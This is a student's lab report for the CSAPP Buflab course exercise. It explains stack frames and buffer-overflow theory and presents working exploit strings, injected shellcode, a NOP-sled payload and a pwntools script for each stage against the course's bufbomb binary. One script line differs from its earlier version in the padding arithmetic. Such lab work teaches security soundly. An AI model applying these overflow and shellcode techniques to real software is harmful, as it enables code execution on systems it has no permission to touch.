

# 哈尔滨工业大学

# 实验报告

## 实 验（四）

题 目 Buflab

缓冲器漏洞攻击

专 业 计算机

学 号 1180300105

班 级 1803001

学 生 吴雨伦

指 导 教 师 郑贵滨

实 验 地 点 \_\_\_\_\_

实 验 日 期 \_\_\_\_\_

计算机科学与技术学院

# 目 录

<b>第 1 章 实验基本信息</b>	<b>- 3 -</b>
1.1 实验目的	- 3 -
1.2 实验环境与工具	- 3 -
1.2.1 硬件环境	- 3 -
1.2.2 软件环境	- 3 -
1.2.3 开发工具	- 3 -
1.3 实验预习	- 3 -
<b>第 2 章 实验预习</b>	<b>- 4 -</b>
2.1 请按照入栈顺序，写出 C 语言 32 位环境下的栈帧结构（5 分）	- 4 -
2.2 请按照入栈顺序，写出 C 语言 62 位环境下的栈帧结构（5 分）	- 4 -
2.3 请简述缓冲区溢出的原理及危害（5 分）	- 4 -
2.4 请简述缓冲器溢出漏洞的攻击方法（5 分）	- 4 -
2.5 请简述缓冲器溢出漏洞的防范方法（5 分）	- 4 -
<b>第 3 章 各阶段漏洞攻击原理与方法</b>	<b>- 5 -</b>
3.1 SMOKE 阶段 1 的攻击与分析	- 5 -
3.2 FIZZ 的攻击与分析	- 6 -
3.3 BANG 的攻击与分析	- 7 -
3.4 BOOM 的攻击与分析	- 8 -
3.5 NITRO 的攻击与分析	- 9 -
<b>第 4 章 总结</b>	<b>- 11 -</b>
4.1 请总结本次实验的收获	- 11 -
4.2 请给出对本次实验内容的建议	- 11 -
<b>参考文献</b>	<b>- 12 -</b>

## 第 1 章 实验基本信息

### 1.1 实验目的

学习缓冲区溢出攻击

### 1.2 实验环境与工具

#### 1.2.1 硬件环境

Ryzen5 3550H

#### 1.2.2 软件环境

gcc, gdb

#### 1.2.3 开发工具

vs code

### 1.3 实验预习

预习了相关知识

## 第 2 章 实验预习

### 2.1 请按照入栈顺序，写出 C 语言 32 位环境下的栈帧结构（5 分）

...	
arg 2	
arg 1	
return address	
saved caller %ebp	<- callee %ebp
...	
...	<- callee %esp

### 2.2 请按照入栈顺序，写出 C 语言 64 位环境下的栈帧结构（5 分）

...	
arg 8	
arg 7	
return address	
saved caller %rbp	<- callee %rbp
...	
...	<- callee %rsp

### 2.3 请简述缓冲区溢出的原理及危害（5 分）

覆盖 return address，从而跳转到恶意代码，引发恶意代码执行。

### 2.4 请简述缓冲器溢出漏洞的攻击方法（5 分）

输入一个长度超出预期的字符串，覆盖 return address

### 2.5 请简述缓冲器溢出漏洞的防范方法（5 分）

开启栈保护；设置栈内存不可执行；地址随机化

## 第 3 章 各阶段漏洞攻击原理与方法

每阶段 25 分，文本 10 分，分析 15 分，总分不超过 80 分

### 3.1 Smoke 阶段 1 的攻击与分析

文本如下：

```
41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41
41 41 41 41 bb 8b 04 08
```

分析过程：只需要将 return address 篡改为 smoke 的地址。检查反汇编结果，找到 smoke 的地址：

```
08048bbb <smoke>:
  8048bbb:  55                push    %ebp
  8048bbc:  89 e5             mov     %esp,%ebp
  8048bbe:  83 ec 08          sub     $0x8,%esp
  8048bc1:  83 ec 0c          sub     $0xc,%esp
```

内存中应为小端序，故写为 bb 8b 04 08.

```
blue@ruanxingzhi: ~/Desktop/CSAPP/Lab4/workspace
blue@ruanxingzhi:~/Desktop/CSAPP/Lab4/workspace$ cat hex | ./hex2raw | ./bufbomb
-u 1180300105
Userid: 1180300105
Cookie: 0x369393d1
Type string:Smoke!: You called smoke()
VALID
NICE JOB!
```

### 3.2 Fizz 的攻击与分析

文本如下：

```
41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41
41 41 41 41 e8 8b 04 08
41 41 41 41 d1 93 93 36
```

分析过程：

检查 fizz 函数：

```
08048be8 <fizz>:
8048be8: 55                push    %ebp
8048be9: 89 e5            mov     %esp,%ebp
8048beb: 83 ec 08         sub     $0x8,%esp
8048bee: 8b 55 08         mov     0x8(%ebp),%edx    ; 获取参数
8048bf1: a1 58 e1 04 08   mov     0x804e158,%eax    ; *(0x804e158) = 0x369393d1(我的cookie)
8048bf6: 39 c2           cmp     %eax,%edx        ; 需要使[ebp+11: ebp+8] = 0x369393d1
8048bf8: 75 22           jne     8048c1c <fizz+0x34>
8048bfa: 83 ec 08         sub     $0x8,%esp
```

只需要在 ebp+8 开始，存放我们的 cookie。我的 cookie 是 369393d1。

因此，先篡改 return address 为 fizz；然后把 ebp+8 的内容篡改成 cookie。

```
blue@ruanxingzhi: ~/Desktop/CSAPP/Lab4/workspace
blue@ruanxingzhi:~/Desktop/CSAPP/Lab4/workspace$ cat hex | ./hex2raw | ./bufbomb
-u 1180300105
Userid: 1180300105
Cookie: 0x369393d1
Type string:Fizz!: You called fizz(0x369393d1)
VALID
NICE JOB!
```

### 3.3 Bang 的攻击与分析

文本如下：

```
c7 05 60 e1 04 08 d1 93
93 36 68 39 8c 04 08 c3
41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41
41 41 41 41 08 3c 68 55
```

分析过程：

篡改 eip 到我们的输入字符串，在字符串中构造恶意代码，改掉 global\_value，然后先把 bang 的地址压栈，再用 ret 指令，从而执行 bang 函数。

```
code = 'mov    DWORD ptr [0x804e160], 0x369393d1\n'
code += 'push   0x08048c39\n'
code += 'ret'

code = asm(code)
c.sendline(code + (0x28+4-len(code))*'A' + p32(0x55683c08))
```

```
→ workspace git:(master) X python play.py
[+] Starting local process './bufbomb': pid 6033
[*] Switching to interactive mode
[*] Process './bufbomb' stopped with exit code 0 (pid 6033)
Userid: 1180300105
Cookie: 0x369393d1
Type string:Bang!: You set global_value to 0x369393d1
VALID
NICE JOB!
```

### 3.4 Boom 的攻击与分析

文本如下：

b8 d1 93 93 36 bd 50 3c

68 55 68 a7 8c 04 08 c3

41 41 41 41 41 41 41 41

41 41 41 41 41 41 41 41

41 41 41 41 41 41 41 41

41 41 41 41 08 3c 68 55

分析过程：

把 cookie 也就是 0x369393d1 给 eax，伪装为返回值；

将 ebp 恢复为 test 函数的 ebp，即 0x55683c50；

去执行原先的 return address.

```
code = 'mov    %eax, 0x369393d1\n'
code += 'mov    %ebp, 0x55683c50\n'
code += 'push    0x08048ca7\n'
code += 'ret'

code = asm(code)
c.sendline(code + (0x28+4-len(code))*'A' + p32(0x55683c08))
```

```
[+] Starting local process './bufbomb': pid 13585
[*] Switching to interactive mode
[*] Process './bufbomb' stopped with exit code 0 (pid 13585)
Userid: 1180300105
Cookie: 0x369393d1
Type string:Boom!: getbuf returned 0x369393d1
VALID
NICE JOB!
```



### 3.5 Nitro 的攻击与分析

详细文本见提交的文件。

最开始是 508 个 `\x90`；接下来是 `b8 d1 93 93 36 89 e5 83 c5 18 68 21 8d 04 08 c3 50 3b 68 55`；接下来是 `0a`。

将上述字符串重复 5 遍，即为本任务的输入。

分析过程：

基本思路：往字符串的高位写恶意代码，低位用 `nop` 填充。把 `eip` 指向一个确保在字符串里的尽量低的位。这样 `eip` 会滑行到恶意代码。

在上一个任务中，我们手动修改了 `eax`, `ebp`, `eip`。本任务中 `eax` 仍然恒为 `cookie`；`ebp` 是变值；`eip` 恒为 `0x08048d21`。

接下来考虑应该如何获取 `ebp`。尽管我们的程序覆写了 `caller ebp`，但 `esp` 没有被破坏。分析代码可知，此时 `ebp = esp + 24`。

本地实验，连续五次执行 `getbufn`，`ebp` 地址：`0x55683c30`, `0x55683ca0`, `0x55683bd0`, `0x55683bb0`, `0x55683bf0`。最低位为 `0x55683bb0`，因此我们保险起见，将 `eip` 指向 `0x55683bb0 - 0x50 - len(code)`，其中 `code` 为机器码。

```
code = 'mov    %eax, 0x369393d1\n'
code += 'mov    %ebp, %esp\n'
code += 'add     %ebp, 24\n'
code += 'push    0x08048d21\n'
code += 'ret'

code = asm(code)
code = (0x208+4-len(code))*asm('nop') + code + p32(0x55683bb0 - 0x50 - len(code))
```

执行结果：

```
→ workspace git:(master) X cat hex | ./hex2raw | ./bufbomb -u 1180300105 -n
Userid: 1180300105
Cookie: 0x369393d1
Type string:KABOOM!: getbufn returned 0x369393d1
Keep going
Type string:KABOOM!: getbufn returned 0x369393d1
Keep going
Type string:KABOOM!: getbufn returned 0x369393d1
Keep going
Type string:KABOOM!: getbufn returned 0x369393d1
Keep going
Type string:KABOOM!: getbufn returned 0x369393d1
VALID
NICE JOB!
```

至此成功完成任务。


## 第 4 章 总结

### 4.1 请总结本次实验的收获

学习了栈溢出的相关知识，更熟练地使用 pwndbg 和 pwntools.

### 4.2 请给出对本次实验内容的建议

希望在下一届的教学中，推广 pwntools 工具。比 hex2raw 方便很多，且便于调试。例如，这是 Nitro 任务的代码：



```
1 from pwn import *
2
3 c = process("./bufbomb", '-u', '1180300105', '-n')
4
5 # gdb.attach(c)
6
7 code = 'mov    %eax, 0x369393d1\n'
8 code += 'mov    %ebp, %esp\n'
9 code += 'add     %ebp, 24\n'
10 code += 'push    0x08048d21\n'
11 code += 'ret'
12
13 code = asm(code)
14 code = (0x208+4*len(code))*asm('nop') + code + p32(0x55683bb0 - 0x50 - len(code))
15
16 for _ in range(5):
17     c.sendline(code)
18
19 c.interactive()
20
21 print(code.encode('hex'))
```

```
Cookie: 0x369393d1
Type string: KABOOM!: getbufn returned 0x369393d1
Keep going
Type string: KABOOM!: getbufn returned 0x369393d1
Keep going
Type string: KABOOM!: getbufn returned 0x369393d1
Keep going
Type string: KABOOM!: getbufn returned 0x369393d1
Keep going
Type string: KABOOM!: getbufn returned 0x369393d1
VALID
NICE JOB!
[*] Got EOF while reading in interactive
$
[*] Got EOF while sending in interactive
```

注：本章为酌情加分项。

## 参考文献

- [1] <https://www.cnblogs.com/zhbin123/p/8093921.html>
- [2] <https://www.jianshu.com/p/355e4badab50>